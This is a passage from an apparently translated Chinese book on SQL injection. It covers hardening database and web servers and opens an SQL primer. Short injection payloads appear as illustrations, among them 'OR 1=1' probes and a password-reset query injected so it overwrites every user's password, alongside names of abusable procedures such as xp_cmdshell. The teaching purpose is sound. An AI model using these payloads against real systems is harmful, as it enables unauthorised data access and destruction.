    -- send the information via email to the DBA
    -- <<Insert your PLSQL code for sending emails >>
    COMMIT;
  END IF;
 END LOOP;
   --
 END after_error;
 /
```

9.3.2 锁定数据库服务器

确保应用数据的安全之后，我们仍然需要采取一些额外的步骤来强化数据库服务器自身的安全。在 nutshell 中，希望按照与最低权限安全原则相一致的方式来确保系统范围内配置的安全，确保数据库服务器软件更新至最新且打了补丁。如果遵循了这两条关键指令，那么攻击者将很难访问到超出预期应用数据范围的内容。下面我们仔细讲解一些具体的建议。

1. 额外的系统对象锁定

除了撤销系统对象上的公共对象许可外，请考虑采取额外的步骤来进一步锁定特权对象的访问，比如用于系统管理的对象、执行操作系统命令和产生网络连接。虽然这些特性对数据库管理员很有用，但它们对已经获取数据库访问指令的攻击者来说也同样有用(即便不是更有用)。

请考虑通过确保未向应用角色赋予冗余许可、禁用或者完全从服务器删除(避免重新启用带来的权限提升)那些通过服务器配置访问系统范围内的特权对象等措施来施加约束。

在 Oracle 中，应该约束运行操作系统的命令以及从数据库访问操作系统层文件的能力。为确保无法使用(PL/)SQL 注入问题来运行操作系统命令或访问文件，请不要为 Web 应用用户赋予下列权限：CREATE ANY LIBRARY、CREATE ANY DIRECTORY、ALTER SYSTEM 和 CREATE JOB。还应该从下列包中至少移除 PUBLIC 授权(如果不是必需的话)：UTL_FILE、UTL_TCP、UTL_MAIL、 UTL_SMTP、 UTL_INADDR、DBMS_ADVISOR、DBMS_SQL 和 DBMS_XMLGEN。如果这些包的功能是必需的，则只能通过安全的应用角色来使用它们。

在 SQL Server 中，应该考虑删除危险的存储过程，比如 xp_cmdshell 以及与 xp_reg*、xp_instancereg*和 sp_OA*匹配的存储过程。如果不可行，则应审查这些对象并撤销所有无需分配的许可。

2. 约束即席查询(ad hoc querying)

Microsoft SQL Server 支持一种名为 OPENROWSET 的命令来查询远程和本地数据源。远程查询的有用之处在于可通过利用它来攻击所连网络上的其他数据库服务器。使用这一功能查询本地服务器，攻击者可以在更高特权的 SQL Server 数据库登录语境中重新向服务器发出验证。可通过在 Windows 注册表的 HKLM\Software\Microsoft\MSSQLServer\Providers 位置将每个数据提供者的 DisallowAdhocAccess 设为 1 来禁用这一特性。

与此类似，Oracle 支持借助数据库连接的远程服务器的即席查询。默认情况下，普通用户不需要这种权限，应该从账户中移除。请检查 CREATE DATABASE LINK 权限(Oracle 10.1 之前它是连接角色的一部分)以确保只分配了必需的登录和角色，从而避免攻击者创建新连接。

3. 增强对验证周边的控制

应该复查所有数据库登录，禁用或删除不必要的内容，比如默认账户。此外，应该启用数据库服务器中的口令强度控件以防止懒惰的管理员选择弱口令。攻击者可以利用保护较弱的账户来向数据库服务器重新发出验证或潜在地提升权限。最后，启用服务器审查以监视可疑的行为，尤其是失败登录。

在 SQL Server 数据库中，请考虑专门使用集成 Windows 验证以支持不太安全的 SQL Server 验证。这样一来，攻击者便无法使用 OPENROWSET 这样的内容来进行重新验证。此外，这种方法还降低了通过网络来嗅探口令的可能，并且可利用 Windows 操作系统来施加强口令和账号控制。

4. 在最低权限的操作系统账户语境中运行

如果攻击者能够突破数据库服务器语境并获取底层操作系统的访问权，那么此时是否处于最低权限的操作系统账户语境中将非常关键。应该将运行在*nix 系统上的数据库服务器软件配置成其运行语境所属的账户属于自定义组(拥有最小的文件系统许可来运行软件)中的一员。默认情况下，SQL Server 2005 及之后的安装程序将选择最低权限的 NETWORK SERVICE 账户来运行 SQL Server。

工具与陷阱……

SQL Server 认真对待安全性

好消息是从 SQL Server 2005 开始，Microsoft 包含了一种便利的配置工具，称为 SQL Server Service Area Configuration，使得禁用那些攻击者会滥用的功能变得更为简单。而之前的 SQL Server 版本则需要运行 Transact-SQL 语句或修改 Windows 注册表才能实现。更好的是，默认情况下，SQL Server 2005 禁用了大多数的危险特性。

5. 确保数据库服务器打了补丁

使用当前的补丁保证软件更新至最新是一项基本的安全规则，但如果数据库服务器不是面向 Internet 的系统，则很容易会忽略这一点。攻击者通过应用层 SQL 注入漏洞来利用服务器漏洞就像跟数据库服务器位于同一网络上一样简单。利用的净荷可以是利用 PL/SQL 包中 SQL 注入漏洞的一个 SQL 命令序列，甚至可以是利用扩展存储过程中缓冲区溢出的 shell 代码。自动更新机制是保证更新最新的理想之选。可以将 SQL Server 更新与 Windows Update(www.update. microsoft.com)同步起来。Oracle 数据库管理员可以通过注册 Oracle MetaLink 服务(https://metalink.oracle.com/CSP/ui/index.html)来检查当前的更新。另一种保持补丁最新的方法是使用第三方补丁管理系统。表 9-1 列出了有助于判定 SQL Server 和 Oracle 的数据库服务器软件版本的命令。表中还包括了用于检查版本信息的链接，这些链接会给出数据库服务器是否完整地打了补丁。

表 9-1 判定 SQL Server/Oracle 数据库服务器版本

数据库	命令	版本查阅
SQL Server	select @@version	www.sqlsecurity.com/FAQs/SQLServerVersionDatabase/tabid/63/Default.aspx
Oracle	-- show database version select * from v$version; -- show version of installed components select * from dba_registry; -- show patchlevel select * fromdba_registry_history;	www.oracle.com/technology/support/patches.htm

9.4 额外的部署考虑

本节介绍一些额外的安全措施来保证所部署的应用的安全。这些措施主要用于对 Web 服

务器和网络基本结构配置进行优化以帮助减慢对潜在的易受 SQL 注入攻击的应用的识别。这些技术可作为第一层防御来阻止被逐渐盛行且危险的自动 SQL 注入蠕虫检测到。此外，我们还将介绍一些在发现 SQL 注入后减慢和(或)减缓利用的技术。

9.4.1 最小化不必要信息的泄露

一般来说，泄露与软件行为有关的不必要信息明显会帮助攻击者发现应用中的弱点。这些信息包括软件版本信息(可用于跟踪潜在的易受攻击应用的版本)和与应用失败有关的错误明细，比如发生在数据库服务器上的 SQL 语法错误。我们将介绍一些在应用部署描述符文件中显式隐藏这些信息并强化 Web 服务器配置的方法。

1. 隐藏错误消息

包含描述数据库服务器失败原因信息的错误消息对 SQL 注入识别和后续利用均非常有用。使用应用层错误处理程序处理异常和错误消息隐藏会极其有效。不过，运行时不可避免地会存在出现未预料条件的可能性。所以，好的做法是配置应用框架和(或)Web 服务器以便在产生未预料的应用错误(比如包含 500 状态码的 HTTP 响应[例如，Internal Server Error])时返回一个自定义响应。配置后的响应可以是个显示通用消息的自定义错误页面，也可以重定向到默认的 Web 页面。关键是该页面不应该显示与异常产生原因相关的任何技术细节。表 9-2 提供了一些对应用和 Web 服务器进行配置以便产生错误条件时返回自定义响应的例子。

表 9-2 显示自定义错误的配置技术

平 台	配 置 指 令

ASP.NET Web 应用	在 web.config 文件中，将 customErrors 设置为 On 或 RemoteOnly 并将 defaultRedirect 设置为要显示的页面。确保为 defaultRedirect 配置的页面确实位于配置的位置，这通常容易出错！
	`<customErrors mode="On"`
	`  defaultRedirect="/CustomPage.aspx">`
	`</customErrors>`
	该配置只适用于 ASP.NET 资源。此外，当出现任何应用代码无法处理的错误(500、404 等)时均会显示该配置页面。

J2EE Web 应用	在 web.xml 文件中，使用 <error-code> 和 <location> 元素配置 <error-page>元素。
	`<error-page>`
	`  <error-code>500</error-code>`
	`  <location>/CustomPage.html</location>`
	`</error-page>`
	该配置只适用于专门由 Java 应用服务器处理的资源。此外，只有当出现 500 错误时才会显示该配置页面。

(续表)

平　台	配 置 指 令
Classic ASP/VBScript Web 应用	必须对 IIS 进行配置以便隐藏详细的 ASP 错误消息。可以使用下列操作配置该设置： (1) 在“IIS Manager Snap-In”中右击 Web 站点并选择“Properties”。 (2) 在“Home Directory”选项卡上单击“Configuration”按钮。确保选中了“Send text error message to client”选项，并且该选项下的文本框中存在恰当的消息。
PHP Web 应用	在 php.ini 文件中，设置 display_errors 为 Off。此外，在 Web 服务器配置中配置一个默认的错误文档。请参考下面两行表格中针对 Apache 和 IIS 的指令。
Apache Web 服务器	向指向自定义页面的 Apache(位于配置文件内部，通常为 httpd.conf)添加 ErrorDocument 指令。 `ErrorDocument 500 /CustomPage.html`
IIS	可以使用下列操作配置 IIS 中的自定义错误： (1) 在“IIS Manager Snap-In”中右击 Web 站点并选择“Properties”。 (2) 在“Custom Errors”选项卡上单击“Configuration”按钮。选中需要自定义的 HTTP 错误并单击“Edit”按钮。接下来从“Message Type”下拉菜单中选择一个文件或 URL 来替换默认内容。

一种可以使基于响应的错误检测变得困难的方法是配置应用和 Web 服务器使之返回相同的响应，比如不管什么错误代码(401、403、500 等)均重定向到默认的主页。很明显，采用这种策略时应该倍加小心，因为它同样会使合法的应用调试行为变得困难。如果设计应用时包含了良好的错误处理和日志记录，而它们能够为应用管理员提供足够的细节来重构该问题，那么此时值得考虑采用该策略。

2. 使用空的默认 Web 站点

HTTP/1.1 协议要求 HTTP 客户端在发送给 Web 服务器的请求中发送主机头部。为访问特定的 Web 站点，该头部值必须与 Web 服务器的虚拟主机配置中的主机名相匹配。如果未找到匹配值，将返回默认的 Web 站点内容。例如，尝试通过 IP 地址连接到 Web 站点时，会返回默认的 Web 站点内容。请思考下面的例子：

```
GET / HTTP/1.1
Host: 64.233.169.104

...
<html><head><meta http-equiv="content-type" content="text/html;
charset=ISO-8859-1"><title>Google</title>
```

这是发送给 64.223.169.104(它实际上是 Google Web 服务器的一个 IP 地址)的一个请求。默认情况下，它返回我们熟悉的 Google 搜索页面。该配置对 Google 是可行的，因为 Google 并不关心它是通过 IP 地址还是通过主机名来访问的。Google 希望 Internet 上的所有人都使用其服务。企业级 Web 应用的拥有者则可能喜欢更隐蔽些，他们不希望被针对端口 80 和 443 进行 IP 地址范围扫描的攻击者发现。为确保用户只能通过主机名连接到 Web 应用(这样通常会使攻击者在寻找上花费更多时间和精力[但对用户是已知的])，需要将 Web 服务器的默认 Web 站点配置成返回空的默认 Web 页面。假设合法用户喜欢易记的主机名，那么通过 IP 地址进行的访问尝试将会是一种很好的检测潜在入侵尝试的方法。最后，值得指出的是，这是一种深度防御机制，它虽然无法完全阻止不想要的发现，但却可以有效应对通过 IP 地址查找来识别易受攻击的 Web 站点的自动扫描程序(比如漏洞扫描器或 SQL 注入蠕虫)。

3. 为 DNS 反向查询使用虚拟主机名称

前面讲过，如果只拥有 IP 地址，要想在能够访问 Web 站点之前发现有效的主机名，则需要花费一些功夫。要实现该目标，一种方法是在 IP 地址上执行一个反向 DNS 查询。如果 IP 地址被解析成一个在 Web 服务器上同样有效的主机名，那么我们就拥有了连接到该 Web 站点所需要的信息。不过，如果反向查询返回了稍微通用的内容(比如 ool-43548c24.companyabc.com)，那么这时可通过反向 DNS 查询来阻止不受欢迎的攻击者发现我们的 Web 站点。如果正在使用虚拟主机名称技术，则请确保默认的 Web 站点也被配置成返回空的默认 Web 页面。同样，这也是一种深度防御机制，它虽然无法完全阻止不想要的发现，但却可以有效应对自动扫描程序(比如漏洞扫描器或 SQL 注入蠕虫)。

4. 使用通配符 SSL 证书

另一种发现有效主机名的方法是从 SSL(Secure Sockets Layer，安全套接字层)证书中提取。要阻止该操作，一种方法是使用通配符 SSL 证书。这些证书可以使用*.domain.com 模式确保服务器上多个子域的安全。它们比标准 SSL 证书贵，但最多不过几百美元。可以访问 http://help.godaddy.com/topic/234/article/857 寻找关于通配符证书以及它们如何区别于标准 SSL 证书的更多信息。

5. 限制通过搜索引擎 Hacking 得到的发现

搜索引擎是攻击者用于寻找 Web 站点中 SQL 注入漏洞的另一种工具。Internet 上存在很多公共可用的信息，甚至许多书籍也在致力于讲解搜索引擎 hacking 技术。底线是如果读者正负责保护面向公共的 Web 应用，那么他就必须将搜索引擎看作攻击者或恶意的自动程序在发现站点时采用的一种方法。大多数主流搜索引擎(Google、Yahoo!、MSN 等)均提供了从索引和缓冲区中清除 Web 站点内容的步骤和在线工具。在所有主流搜索引擎中，常见的技术是使用 Web 站点根目录中的 robots.txt 文件。该文件用于阻止爬行器(crawler)编写站点索引。下面展示了一个 robots.txt 配置示例，它阻止所有机器人“爬行”Web 站点上的所有页面：

```
User-agent:*
Disallow:/
```

不过，Google 提醒：如果站点链接到了其他站点，那么该操作可能无法完全阻止爬行器编

写索引。Google 还建议使用 noindex 元标签(meta tag)，如下所示：

```
<meta name="robots" content="noindex">
```

下面是一些来自流行搜索引擎的链接，它们有助于保护您的 Web 页面免受不想要的发现：

- www.google.com/support/webmasters/bin/answer.py?hl=en&answer=35301
- help.yahoo.com/l/us/yahoo/search/webcrawler/slurp-04.html

6. 禁止 WSDL 信息

通常，Web 服务像 Web 应用一样易受 SQL 注入攻击。为寻找 Web 服务中的漏洞，攻击者需要知道怎样与 Web 服务通信，即需要知道 Web 服务所支持的通信协议(例如，SOAP、HTTP GET 等)、方法名和期望的参数。所有这些信息都可以从 Web 服务的 WSDL(Web Services Description Language，Web 服务描述语言)文件中提取到。通常通过在 Web 服务 URL 的结尾添加一个*?WSDL* 来调用该文件。好的做法是尽可能向不受欢迎的攻击者隐藏这一信息。

下面展示了如何配置一个.NET Web 服务以便不显示 WSDL。可以对该配置进行修改以便应用到应用的 web.config 或 machine.config 文件中。

```
<webServeces>
   <protocols>
     <remove name="Documentation"/>
   </protocols>
</webServices>
```

Apache Axis(Java 应用经常使用的一种 SOAP[简单对象访问协议]Web 服务平台)支持自定义配置 WSDL 文件，用于隐藏自动生成。可以在服务的 WSDD(Web 服务描述文档)文件中配置 wsdlFile 设置以指向一个返回空<wsdl/>标签的文件。

一般来说，坚决反对在面向 Internet 的 Web 服务器上保持 WSDL 信息的远程访问。可以使用可选的安全通信通道(比如加密过的 e-mail)来向值得信赖的合作者提供该文件，合作者可能需要这些信息以与 Web 服务进行通信。

9.4.2 提高 Web 服务器日志的冗余

Web 服务器日志文件可以提供一些洞察潜在 SQL 注入攻击的信息，尤其是当应用日志记录机制不佳时。如果漏洞位于 URL 参数中，我们很幸运，因为 Apache 和 IIS 默认情况下会在日志中记录该信息。如果正在保护的 Web 应用拥有较差的日志记录能力，请考虑配置 Web 服务器以便将引用和 cookie 头部记录到日志中。这么做虽然会增加日志文件的大小，但却同时会提供洞察 cookie 和引用头部(它们是实现 SQL 注入漏洞的另外的潜在位置)所带来的潜在安全益处。Apache 和 IIS 均要求安装额外的模块以便将 POST 数据记录到日志中。请参阅“9.2 使用运行时保护”一节以获取向 Web 应用添加监视和入侵检测功能所需要使用的技术和解决方案。

9.4.3 在独立主机上部署 Web 服务器和数据库服务器

应该避免在同一主机上运行 Web 服务器软件和数据库服务器软件，因为这样会显著增加 Web 应用的攻击面并将之前只访问 Web 前端时不可能暴露的数据库服务器软件暴露给攻击程

序。例如，Oracle XML 数据库(XDB)会在 TCP 端口 8080 上暴露一种 HTTP 服务器服务。现在这是一种额外的探测和潜在注入的入口点。此外，攻击者可以利用这种部署场景将查询结果写入到可通过 Web 访问的目录的一个文件中，并在 Web 浏览器中查看该结果。

9.4.4 配置网络访问控制

在分层正确的网络中，数据库服务器通常位于内部受信任网络中。这种分离通常有助于挫败基于网络的攻击。但是，可通过面向 Internet 的 Web 站点中的 SQL 注入漏洞来攻破这种受信任网络。凭借对数据库服务器的直接访问权，攻击者可以尝试连接到同一网络上的其他系统。大多数数据库服务器平台均提供了一种或多种方法来初始化网络连接。考虑到这一点，请思考实现网络访问控制，以对与内部网中其他系统的连接施加限制。可以在包含防火墙和路由 ACL 的网络层实现该控制，也可以使用 IPSec 这样的主机层机制来实现该控制。此外，确保施加合适的网络访问控制以阻止向外的网络连接。攻击者可以利用这一点并借助可选的协议(比如 DNS 或者数据库服务器自己的网络协议)来建立传递数据库结果的通道。

9.5 本章小结

平台安全是任何 Web 应用总体安全架构的一个重要部分。可以在不修改应用代码的前提下部署运行时保护技术(比如 Web 服务器和应用层插件)以便检测、阻止或减缓 SQL 注入。最好的运行时解决方案取决于组成应用环境所使用的技术和平台。可以强化数据库服务器以显著减轻受损害的范围(比如应用、服务器和(或)网络损害)和非验证的数据访问。此外，还可以通过修改网络架构和配置安全的 Web 基础结构来减轻并降低被检测到的机会。

一定要记住，平台安全并不是应对真实问题的替代方案：引发 SQL 注入的不安全编码模式处于第一位。将强化过的网络和应用基础结构与运行时监视和经过调整的预防措施相结合会形成一种强大的防御，从而挫败可能出现在代码中的 SQL 注入漏洞。不管是现有的应用还是新的应用，平台层安全都是整体安全策略的重要组成部分。

9.6 快速解决方案

1. 使用运行时保护

- 无法修改代码时，运行时保护是应对 SQL 注入的一种有效技术。
- 如果调整得当，Web 应用防火墙可以有效检测、缓和和预防 SQL 注入。
- 运行时保护可以跨越多层、多级，其中包括网络、Web 服务器、应用框架以及数据库服务器。

2. 确保数据库安全

- 强化数据库虽然不会阻止 SQL 注入，但却可以显著降低其影响。
- 应该只将攻击者沙箱化在应用数据。在锁定的数据库服务器中，不应该影响所连网络上的其他数据库和系统。

- 应该将访问局限在必需的数据库对象上，比如存储过程只存在 EXECUTE 许可。此外，对敏感数据明智地使用强加密技术可以防止非验证的数据访问。

3. 额外的部署考虑

- 强化过的 Web 层部署和网络架构不会阻止 SQL 注入，但却可以显著降低其影响。
- 面对自动攻击者的威胁(比如 SQL 注入蠕虫)，最小化网络、Web 和应用层上的信息泄露将有助于减少被发现的机会。
- 架构得当的网络应该只允许使用验证过的连接来连接数据库服务器，并且数据库服务器自身不应该产生向外的连接。

9.7 常见问题解答

问题：什么时候使用运行时保护会比较合适？

解答：运行时保护有助于减轻甚至弥补已知的漏洞，可以为未知威胁提供第一线防御。如果近期不可能修改代码，则应该使用运行时保护。此外，特定运行时解决方案的检测功能使之成为所有 Web 应用产品的理想之选。在日志记录模式下配置时，运行时保护提供了一种优秀的应用入侵检测系统并且能够在必要时为法医分析产生审查日志。

问题：我们只部署了一个 Web 应用防火墙(WAF)，我们安全吗？

解答：不安全。不要以为部署了一个 WAF，轻拨开关就能立马得到保护。盒外 WAF 对检测攻击和为特定的易受攻击的 Web 页面或 URL 应用虚拟补丁很有效。阻塞流量时需格外小心，除非 WAF 已经经历过一个学习阶段并经过高度调整。

问题：ModSecurity 非常强大，但我们没有在环境中运行 Apache。对于 Microsoft IIS 来说，有哪些免费的替代品？

解答：UrlScan 和 WebKnight 都是免费的 ISAPI 过滤器，只需花极小的功夫就可以将它们集成到 IIS 中。如果关注的是保护 POST 数据免受 SQL 注入攻击，则 WebKnight 会是更好的选择。也可以研究使用 ASP.NET 的 HttpModules，可使用它们并借助额外的 Web 服务器配置来保护几乎所有能够运行在 IIS 上的 Web 应用。由于 IIS 7.0 支持 IIS 请求/响应处理管道(handling pipeline)中的托管代码，因而需要研究安全参数过滤器并留意模块开发人员。

问题：为什么我的应用数据库登录可以查看某些系统对象？怎样做才能防止这种现象？

解答：出现这种情况是因为几乎所有的数据库平台均附带了一个能映射到所有登录的默认角色。该角色通常称为公共角色，它包含一个默认的许可集，该许可集经常包含了对许多系统对象的访问权(包括一些管理用的存储过程和函数)。最低限度是撤销该公共角色在应用数据库中包含的所有许可。不管何种情况，都应尽可能撤销数据库范围内的系统对象的 PUBLIC 许可。PUBLIC 角色许可的数据库审查是判定潜在暴露并为锁定它而采取校正措施的一个好的起点。

问题：我们应该在数据库中存储加密的口令或口令哈希吗？

解答：如果不是必需的，最好不要存储任何敏感内容。就口令而言，存储口令哈希比存储加密的口令更可取，因为这样可以缓和与加密相关的密钥管理问题并迫使攻击者不得不暴力破解访问口令所需要获取的哈希。确保使用唯一值对每个口令进行哈希(salt)，以避免一旦破解一个哈希后对相同账户造成的影响。最后，只使用业界认可的安全加密哈希算法，比如 SHA256。

问题：我们的应用包含非常少的日志记录功能，但我们想更多地洞察潜在的 SQL 注入攻击。怎样做才能在不修改应用的前提下将该功能添加到我们的环境中？

解答：可以采取多种操作。与其最开始将模块添加到应用，不如从 Web 服务器日志文件着手。所有的 Web 服务器默认情况下都会保持一份请求和响应状态码的日志。通常可以通过自定义它们来捕获额外的数据，不过因为 POST 数据不会记录到日志中，所以我们仍然无法获取对 POST 数据的洞察。Web 应用防火墙可以作为很好的补充，它们通常支持将整个请求和响应事务记录到日志。此外，还有很多可免费获取的日志记录模块，只需修改一下配置就可以将它们部署到应用中。

问题：是否存在某些方法，它们可以向攻击者隐藏我的 Web 站点，但同时仍然能够使我的客户很容易地访问到？

解答：坚定的攻击者始终能找到你的 Web 站点。不过可以做一些基本的事情，这至少能减小被自动扫描器和蠕虫检测到的几率。设置 Web 服务器以便默认的 Web 站点返回空白页面，使用通配符 SSL 证书，配置反向 DNS 查询以便 Web 服务器的 IP 地址不会被解析成 Web 服务器上配置的主机名。如果您真的很执着，则可以请求从流行的搜索引擎(比如 Google)的索引中删除的站点。

问题：我有一个需要针对 SQL 注入进行强化的胖客户端应用，怎样做才能不修改任何代码即可实现该目标？

解答：如果它是通过 HTTP 来与应用服务器通信，则可以将许多用于 Web 应用的运行时解决方案运用到胖客户端应用中。应该强化 Web 服务以便在请求服务时能够返回 WSDL(Web 服务描述语言)文件。如果应用执行数据访问，那么就运用所有正常的数据库锁定存储过程。如果客户端直接连接到数据库，则请考虑使用数据库防火墙。对于这种情况，需要配置网络服务控制以便不会绕开数据库防火墙。

第10章

参考资料

本章目标

- SQL 入门
- SQL 注入快速参考
- 避开输入验证过滤器
- 排查 SQL 注入攻击
- 其他平台上的 SQL 注入
- 资源

10.1 概述

本章包含很多主题，它们可以作为帮助理解 SQL 注入的参考资料，其覆盖范围包括从对基本 SQL 的简单介绍到帮助理解 SQL 在正常环境下的工作原理，因而将有助于读者按照正确的语法来重写 SQL 语句。

此外，本章还提供了一系列的 SQL 注入备忘单(cheat sheet)，它们能帮助读者快速跳转到感兴趣的内容，也可能仅仅是为读者提示 SQL 注入的工作原理或语法内容。我们还提供了一张故障检测提示表，它能帮助读者解决在利用 SQL 注入漏洞时经常碰见的问题。最后介绍了一些与本书未介绍的数据库相关的信息(到目前为止，我们在例子中使用了 Microsoft SQL Server、Oracle 和 MySQL，它们在现实生活中被广为接受)。请查阅“10.6 其他平台上的 SQL 注入”一节以获取关于在其他平台上利用 SQL 注入的信息。

10.2 SQL 入门

SQL 最开始是由 IBM 在 20 世纪 70 年代早期开发出来的，直到 1986 年才被美国国家标准协会(American National Standards Institute，ANSI)规范化。SQL 最初被设计成一种数据查询和操作语言，相比现在功能丰富的 SQL 语言，它当时只有有限的功能。本节简要概述一下常用的 SQL 查询、运算符及其特征。如果您已经熟悉 SQL，则可以跳过本节。

每种主流数据库供应商均扩展了 SQL 标准以便针对自己的产品引入新的特征。为实现我们的目标，我们使用 ISO(International Organization for Standardization，国际标准化组织)定义的 SQL 标准，该标准对大多数数据库平台都是有效的。必要时我们会突出该标准与平台相关的变化。

SQL 查询

SQL 查询由一条或多条 SQL 语句构成，这些语句是数据库服务器能够有效执行的指令。操作数据库或执行 SQL 注入时最经常碰到的 SQL 语句是 SELECT、UPDATE、CREATE、UNION SELECT 和 DELETE。

用于读取、删除或更新表数据的 SQL 查询通常包含一条面向表中某具体行的条件子句。条件子句从条件后面的 WHERE 开始。需要评测多个条件时可使用 OR 和 AND 运算符。

为实现本书的目的，除非专门指定，否则所有示例查询均面向 tblUsers 表。表 10-1 列出了 tblUsers 表的结构。

表 10-1 SQL 表示例——tblUsers

ID	Username	Password	Privilege
1	gary	leedsutd1992	0
2	sarah	Jasper	1
3	michael	w00dhead111	1
4	admin	letmein	0

1. SELECT 语句

SELECT 语句主要用于从数据库检索数据并将检索结果返回给应用或用户。作为基本的例子，下列 SQL 语句将返回 tblUsers 表中的所有数据：

```
SELECT * FROM tblUsers
```

星号(*)是个通配符，它指示数据库服务器返回所有数据。如果只需要检索特定的列，可用所需的列名替换通配符。接下来的例子会返回 tblUsers 表中所有行的 username 列：

```
SELECT username FROM tblUsers
```

要想根据条件从表中返回特定的行，可以添加 WHERE 子句并跟上所需的条件。例如，下列 SQL 查询会返回所有 username 为 admin 且 password 为 letmein 的行：

```
SELECT * FROM tblUsers WHERE username = 'admin' AND password = 'letmein'
```

Microsoft SQL Server 还支持使用 SELECT 语句从一张表中读取数据并将读取结果插入到另一张表中。在下面的例子中，tblUsers 表中的所有数据被复制到了 hackerTable 表中：

```
SELECT * INTO hackerTable FROM tblUsers
```

2. UNION 运算符

可以使用 UNION 运算符来连接两个或多个 SELECT 语句的结果集。参与 UNION 运算的所有 SELECT 语句必须返回相同的列数且对应列的数据类型必须相互兼容。在下面的例子中，SQL 查询将分别来自 tblUsers 表和 tblAdmins 表的 username 列和 password 列连接到一起。

```
SELECT username, password FROM tblUsers UNION SELECT username, password
   FROM tblAdmins
```

UNION SELECT 会自动比较每条 SELECT 语句返回的值并只返回不同的值。要想允许重复值并阻止数据库比较返回的数据，可使用 UNION ALL SELECT：

```
SELECT username, password FROM tblUsers UNION ALL SELECT username, password
   FROM tblAdmins
```

3. INSERT 语句

读者可能已经猜到，INSERT 语句用于向表中插入数据。可以按照两种不同的方式构造 INSERT 语句来实现同一目的。接下来的 INSERT 语句将值 5、john、smith 和 0 插入到 tblUsers 表中：

```
INSERT INTO tblUsers VALUES (5,'john','smith',0)
```

本例中，插入到表中的数据的排列顺序与表中每一列的顺序相一致。这种方法最明显的问题是：如果表的结构发生了变化(例如，添加或删除了列)，那么数据会被写入到错误列。为避免潜在的有害错误，INSERT 语句可以接收一个跟随在表名之后且由逗号分隔开的目标列列表：

```
INSERT INTO tblUsers (id,username,password,priv) VALUES (5,'john','smith',0)
```

本例中列出了所有目标列，这样可以确保将提供的数据插入到正确的列。即使表结构发生了变化，INSERT 语句也仍然面向的是正确的列。

4. UPDATE 语句

UPDATE 语句用于修改数据库表中已经存在的数据。接下来的 UPDATE 语句将所有 username 值为 sarah 的记录的 priv 列的值修改为 0：

```
UPDATE tblUsers SET priv=0 WHERE username='sarah'
```

一定要注意，所有的 UPDATE 语句都应包含一个能表明应该更新哪些行的 WHERE 子句。如果省略了 WHERE 子句，那么所有行都会受到影响。

5. DELETE 语句

DELETE 语句用于从表中删除行。接下来的 DELETE 语句会删除 tblUsers 表中所有 username 值为 admin 的行：

```
DELETE FROM tblUsers WHERE username='admin'
```

一定要注意，所有的 UPDATE 语句都应包含一个能表明应该删除哪些行的 WHERE 子句。如果省略了 WHERE 子句，那么所有行都会被删除。

秘密手记……

使用 10 个或更少字符毁坏数据库

检测 SQL 注入漏洞最常见的一种方法是插入一个条件子句并观察应用行为中的差异。例如，向 SELECT 语句的 WHERE 子句中注入 *OR 1=1* 语句会极大地修改该查询返回的结果数。请思考下列 3 条 SQL 语句。第一条语句代表原始查询，第二条和第三条则通过 SQL 注入进行了修改：

```
SELECT story FROM news WHERE id=19
SELECT story FROM news WHERE id=19 OR 1=1
SELECT story FROM news WHERE id=19 OR 1=2
```

执行时，第一条语句返回 news 表中 id 值为 19 的 story 列。经过修改的第二条查询返回数据库中所有的 story 列，因为 1 始终等于 1。第三条查询返回与第一条查询相同的结果，因为 1 不等于 2。

从攻击者的角度来看，易受攻击的应用会针对修改后的查询作出不同的响应，这表明存在 SQL 注入缺陷。到目前为止，一切都还算顺利。遗憾的是，如果易受攻击的查询恰好是 UPDATE 或 DELETE 语句，那么该方法会产生毁灭性的影响。

请思考一种易受 SQL 注入攻击的口令重置特性。正常操作时，口令重置组件会接收一个 e-mail 地址作为输入并执行下列查询以重置用户口令：

```
UPDATE tblUsers SET password = 'letmein' WHERE emailaddress
  ='someuser@victim.com'
```

考虑向 e-mail 地址字段注入*'or 1=1--*字符串，SQL 语句现在变成：

```
UPDATE tblUsers SET password = 'letmein' WHERE emailaddress=' 'or 1=1--'
```

由于有效条件为 *WHERE 1=1*，因而修改后的语句现在将更新表中所有记录的 password 字段。

从备份中恢复数据吧！如果现实中真的出现这种情况，那就只能通知客户端并接受责罚了。

为防止这种情况发生，首先应尽力去理解正在注入的查询。问一下自己："这会是一条 UPDATE 或 DELETE 语句么？"例如，口令重置和取消订阅组件很可能会操纵或删除数据，因此操作时应格外小心。

Paros Proxy 及其他自动 SQL 注入工具经常会注入 *OR 1=1* 这样的语句，因此使用时它们能产生同样的影响。

执行评估之前请确保备份了所有数据！

6. DROP 语句

DROP 语句用于删除数据库对象，比如表、视图、索引，某些情况下甚至可以是数据库本身。例如，接下来的 SQL 语句会删除 tblUsers 表：

```
DROP TABLE tblUsers
```

7. CREATE TABLE 语句

CREATE TABLE 语句用于在当前数据库或模式中创建新的表，可在表名后面的括号中传递列名及其数据类型。接下来的 SQL 语句会创建一个包含两列(item 和 name)的新表，名为 shoppinglist：

```
CREATE TABLE shoppinglist(item int, name varchar(100))
```

Oracle 支持创建一张表并使用另一张表或视图的数据来填充它：

```
CREATE TABLE shoppinglist as select * from dba_users
```

8. ALTER TABLE 语句

ALTER TABLE 语句用于添加、删除或修改现有表中的某列。接下来的 SQL 查询会向 tblUsers 表添加一列，名为 comments：

```
ALTER TABLE tblUsers ADD comments varchar(100)
```

下列 SQL 语句会删除 comments 列：

```
ALTER TABLE tblUsers DROP COLUMN comments
```

接下来的 SQL 语句会将 comments 列的数据类型由 varchar(100)修改为 varchar(500)：

```
ALTER TABLE tblUsers ALTER COLUMN comments varchar(500)
```

9. GROUP BY 语句

通常针对表中的一列执行 SUM 这样的聚合函数时会用到 GROUP BY 语句。例如，假设希望在下列 Orders 表(表 10-2)上执行一个查询来计算 Anthony Anteater 这个顾客的总花费。

表 10-2 Orders 表

ID	Customer	Product	Cost
1	Gary Smith	Scooter	7000
2	Anthony Anteater	Porsche 911	65000
3	Simon Sez	Citron C2	1500
4	Anthony Anteater	Oil	10
5	Anthony Anteater	Super Alarm	100

下列语句会自动分类从 Anthony Anteater 顾客收到的订单，之后为 Cost 列执行一个 SUM 操作：

```
SELECT customer, SUM(cost) FROM orders WHERE customer = 'Anthony Anteater'
   GROUP BY customer
```

10. ORDER BY 子句

ORDER BY 子句用于对 SELECT 语句的结果按特定列进行排序，它接收一个列名或数字作为强制参数。可以添加 ASC 或 DESC 关键字将结果分别按升序或降序排列。下列 SQL 语句从 orders 表中选择 cost 列和 product 列，并根据 cost 列对结果进行降序排列：

```
SELECT cost,product FROM orders ORDER BY DESC
```

